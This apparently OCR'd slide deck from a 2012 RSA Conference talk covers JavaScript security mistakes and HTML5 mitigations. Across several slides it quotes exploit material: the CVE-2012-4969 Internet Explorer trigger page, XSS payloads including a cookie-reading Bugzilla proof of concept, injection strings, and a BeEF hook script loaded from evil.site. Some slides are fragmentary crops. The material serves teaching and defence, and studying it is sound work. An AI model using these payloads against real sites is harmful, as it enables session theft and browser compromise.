Mitigating JavaScript Mistakes Using HTML5

Mike Shema

Qualys, Inc.

Session ID: **ASEC-303**

Session Classification: **Advanced**

RSACONFERENCE EUROPE 2012

JavaScript, JScript, ECMAScript, *.exe


- Cross-platform, vendor-neutral liability
- Easy to use, easier to misuse
- Challenging to maintain
- Achieving peace of mind from piece of code

```
try {
    security()
}
catch(err) {
}
```

RSA CONFERENCE EUROPE 2012

let me = count(ways);


`jsfunfuzz` -- Over five years of fuzzing Mozilla's browser to find JavaScript-related bugs.


Jesse Ruderman » Introducing jsfunfuzz
www.squarefree.com/2007/08/02/introducing-jsfunfuzz/
Reader

Mozilla's presentation, "Building and Breaking the Browser".

It tests the JavaScript language engine itself, not the DOM. (That means that it works with language features such as functions, objects, operators, and garbage collection rather than DOM objects accessed through "window" or "document".)


It has found about 280 bugs in Firefox's JavaScript engine, over two-thirds of which have already been fixed (go Brendan!). About two dozen were memory safety bugs that we believe were likely to be exploitable to run arbitrary code.


349611 – Jesse's JavaScript compiler/decompiler fuzzer
https bugzilla.mozilla.org/show_bug.cgi?id=jsfunfuzz
Reader

Depends on: 352921 355506 355674
362582 377168 379525
380379 380431 380578
381197 381204 381207
381242 417386 418285
422501 427165 465908
475844 475859 484834
539819 563118 566616
613142 632239 646597
646695 646696 647412
652177 735316 736747
738034 741110 743423

~700

function(){var Pwn2Own=$money;}



Mobile Pwn2Own: iPh...Dutch team | ZDNet

www.zdnet.com/mobile-pwn2own-iphone


Reader

address book, photos, videos and browsing history from a fully patched iPhone 4S.

The hack, which netted a $30,000 cash pri mobile Pwn2Own contest here, exploited a WebKit vulnerability to launch a drive-by download when the target device simply surfs to a booby-trapped web site.

"It took about three weeks, starting from scratch, and we were only working on our private time,"

2012



32-Vulnerabilities in W...r engine impact BlackBerry 6

btsc.webapps.blackberry.com/btsc/viewdoc

Reader

nd

should be considered te tome
te immediately or must p nd ris
without these requiremer e to


re unable to upgrade at t mitig
ort in the browser or disa Black
below. Once users have upgraded their BlackBerry Device Software, th
to re-enable Javascript support in the browser or re-enable the browser

Option 1: Disable JavaScript use in the BlackBerry

Users of BlackBerry 6 can disable the use of JavaScript in the BlackBer

2011

CVE-2012-4969 (Sept. 2012)



MS12-063: Cumulative S...r: September 21, 2012

support.microsoft.com/kb/2744842

Windows Update service.

Enable	Disable
Fix this problem Microsoft Fix it 50939	Fix this problem Microsoft Fix it 50938

Notes

ational Vulnerability Database (CVE-2012-4969)

all?vulnId=CVE-2012-4969

ary for CVE-2012-4969

09/18/2012

12

lity in the CMshtmlEd::Exec function in mshtml.dll in
orer 6 through 9 allows remote attackers to execute
ted web site, as exploited in the wild in September 2012.

NVD contains:

53002 CVE Vulnerabilities

Impact

CVSS Severity (version 2.0):

CVSS v2 Base Score: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C) (legend)

Impact Subscore: 10.0

Exploitability Subscore: 8.6

9.3

Event-Driven, Non-Blocking (Security Bug)

```
<script>
var arrr = new Array();
arrr[0] = window.document.createElement("img");
arrr[0]["src"] = "L";
</script>
<iframe src="child.html">
```

```
<head><script>
functionfuncB() { document.execCommand("selectAll"); };
functionfuncA() {
  document.write("L");
  parent.arrr[0].src="YMjf\\u0c08\
\u0c0cKDogjsiIejengNEkoPDjfiJDIWUAzdfghjAAuUFGGBSIPPPUDFJKS
OQJGH";
}
</script></head>
<body onload='funcB();' onselect='funcA()'>
<div contenteditable='true'>a</div>
```

Internal Browser Security


- Process separation
- Sandboxing plugins
  - HTML5 does away with plugins altogether
- XSS Auditors
  - Only for the simplest scenarios
- Phishing warnings
  - Primarily for known sites
  - Some behavioral patterns, e.g. URL authority abuse
- Auto-updating

Design Patterns & Dangerous Territory

RSA CONFERENCE EUROPE 2012

HTML Injection (XSS)

- The 20+ year-old vuln that refuses to die.
- But JavaScript makes the situation better!
- No, JavaScript makes the situation worse!
- HTML5 to the rescue!(?)



Stop Building HTML on the Server


- `"String concatenation " + "is an " + $insecure " + "design pattern."`

- JSON requests/responses, dynamic DOM
    - Be careful, DOM node insertion/modification isn’t necessarily safer.
    - `.textContent` vs. `.innerHTML`

- `toStaticHtml()` [non-standard, IE only]
    - Smarter approach to whitelist acceptable content rather than blacklist known attacks.


Be Careful Building HTML in the Browser

- The URL is evil.
  - http://web.site/safe.page#<script>alert(9)</script>
- document.write(), eval(), Function
- JSON serializes, not sanitizes, data.
- String concatenation is always dangerous.


272620 – XSS vulnerability in internal error messages
https bugzilla.mozilla.org/show_bug.cgi?id=272620
Reader

```
If bugzilla.mozilla.org runs into in internal error it dumps out a notice to
send the requested url to an admin. This is done using a line of javascript:

document.write("<p>URL: " + document.location + "</p>")

Since Internet Explorer and some other browsers do not force proper URL
encoding you can easily force an error and inject arbitrary javascript code:

https://bugzilla.mozilla.org/attachment.cgi?
id=&action=force_internal_error<script>alert(document.cookie)</script>

Bugzilla does not understand the action parameter, raises an internal error and
this leads to an XSS. This can be used to steal the session cookie or fake
content on the website.
```

"Gutenberg Injection" -- http://bit.ly/amazonxss




cessfully render following <*img*> element:

```
<img/src="."alt=""onerror="alert('zombie')"/>
```

JavaScript doesn't have to rely on quotes to establish stri

```
{...,"totalResults":4,
"results":[[...],[...],
[33,"Page 16","... t
require spaces to delimit
their attributes. <img/
src=\".\"alt=\"\"onerror=
\"alert('<b>zombie</b>')
\"/>    JavaScript doesnt
have to rely on quotes to
establish strings, nor
do ...",...]]}
```

```
…>Page 16</span> ... t
require spaces to delimit
their attributes. <img
src="." alt=""
onerror="alert('&lt;b&gt;
zombie&lt;/b&gt;')">
JavaScript doesn't have
to…
```



http://www.amazon.com

<b>zombie</b>

NoSQL/Comand Injection, Parsing

- Using JavaScript to create queries, filters, etc.
  - String concatenation & JSON injection
- Server-side JavaScript requires server-side security principles.

```
http://web.site/calendar?year=1984';while(1);var%20foo='bar
```

```
var data1 = '\ufffd1\ufffda';
var data2 = '\ufffd-1\ufffdhello';
var data3 = '\ufffd1<script>alert(9)</script>\ufffda';
var data4 = '\ufffd-27<script>alert(9)</script>\ufffda';
var data5 = '\ufffd-25\ufffda<script>alert(9)</script>';
```

Occupational Hazards

- Same Origin Policy
- Data access
- Context
    - Percent encoding, HTML entities, attributes, values
- Scope pollution with misplaced var or shadow variables


```
typeof(null) == "object";
typeof(undefined) == "undefined"
null == undefined;
null === undefined;  // no!
```

Solve for x.

```
<!doctype html><html>
  <head>
    <script>
      var x = 1;
      (function(){ var x = 2; });
      var y = 1;
      function scopeBar() { doSomething(x); }
      function scopeBaz() { var x = 0; doSomething(x); }
    </script>
  </head>
  <body>
    <script>
      var z = 3
      function scopeFoo() { doSomething(y); }
      var x = 4;
      scopeBar();
    </script>
  </body></html>
```

Scope

```html
<html>
  <head>
    <script>
      BeefJS = {};
    </script>
  </head>
  <body>
    <script src="http://evil.site/hook.js">
    </script>
  </body>
</html>
```



```javascript
if(typeof beef === 'undefined' &&
   typeof window.beef === 'undefined') {
      var BeefJS = {
        version: '0.4.3.8-alpha',
        ...
      };
      window.beef = BeefJS;
}
```

JavaScript Everywhere

```
<head>
<script>
  BeefJS = {
    commands: new Array(),
    execute: function() {},
    regCmp: function() {},
    version: "<script>alert(9)</script>"
  };
</script>
</head>
...
```

HttpOnly?

```
<head>
  <script>
    document.cookie="BEEFHOOK=";
  </script>
</head>
...
```

Prototype Chains

```
<script>
WebSocket.prototype._s = WebSocket.prototype.send;
WebSocket.prototype.send = function(data) {
//  data = ".";
  console.log("\u2192 " + data);
  this._s(data);
  this.addEventListener('message', function(msg) {
              console.log("\u2190 " + msg.data);
          }, false);
  this.send = function(data) {
        this._s(data);
        console.log("\u2192 " + data);
  };
}
</script>
```

```
data = ".";

[22:49:57][*] BeEF server started
(press control+c to stop)
  /opt/local/lib/ruby1.9/gems/1.9.1/
gems/json-1.7.5/lib/json/common.rb:
155:in `initialize': A JSON text must
at least contain two octets!
(JSON::ParserError)
```

Scope

```
<html>
  <body>
    ...
    ...hook.js...
    ...
    <script>
      beef.execute = function(fn) {
        alert(n);
      }
    </script>
  </body>
</html>
```

JavaScript Libraries

RSA CONFERENCE EUROPE 2012

JavaScript Libraries


- Should be...
  - More optimal
  - More universal
- Often are...
  - More disparate
  - Highly variant in quality
  - Stylistically different
- Shift security burden to patch management
  - Clear APIs
  - Auto versioning
  - Hosted on CDNs
- Have to...
  - Play nice with others (variable scope, prototype chains)
  - Balance performance with style

Shall I Compare Thee...

A	B
for(var i = fromIndex; i < arr.length; i++) {	for(var i = fromIndex, ii = arr.length; i < ii; i++) {
for(var key in obj) {	Object.hasOwnProperty()
undefined = 19	var undefined;
http://www.robohornet.org	http://bit.ly/O68e5M http://ie.microsoft.com/testdrive/performance/robohornetpro/

JavaScript Addiction

- JavaScript-driven sites see content disappear from search engines.
  - Too much of a good thing (ineffective fallback)
  - HTML scrapers fail to render the full DOM
- Hash bang
  - https://twitter.com/i/#!/search...
  - Create a magic URL fragment for Google
  - Client-side JavaScript interprets the fragment to request content
- http://bit.ly/hashbangproblem


Gawker Outage Causing Twitter Stir – Digits – WSJ
blogs.wsj.com/digits/2011/02/07/gawker-outag
Reader

February 7, 2011, 11:51 AM ET

Gawker Outage Causing Twitter Stir

ByMichael Hickins

UPDATE: This post has been updated to reflect the fact that Gawker has solved its page load issue.

Gawker Media's new look might have been controversial enough to those who care about Web design, but its debut has been marred this morning by an outage across its network, which includes Gizmodo, Lifehacker, iO9, and the eponymous Gawker.

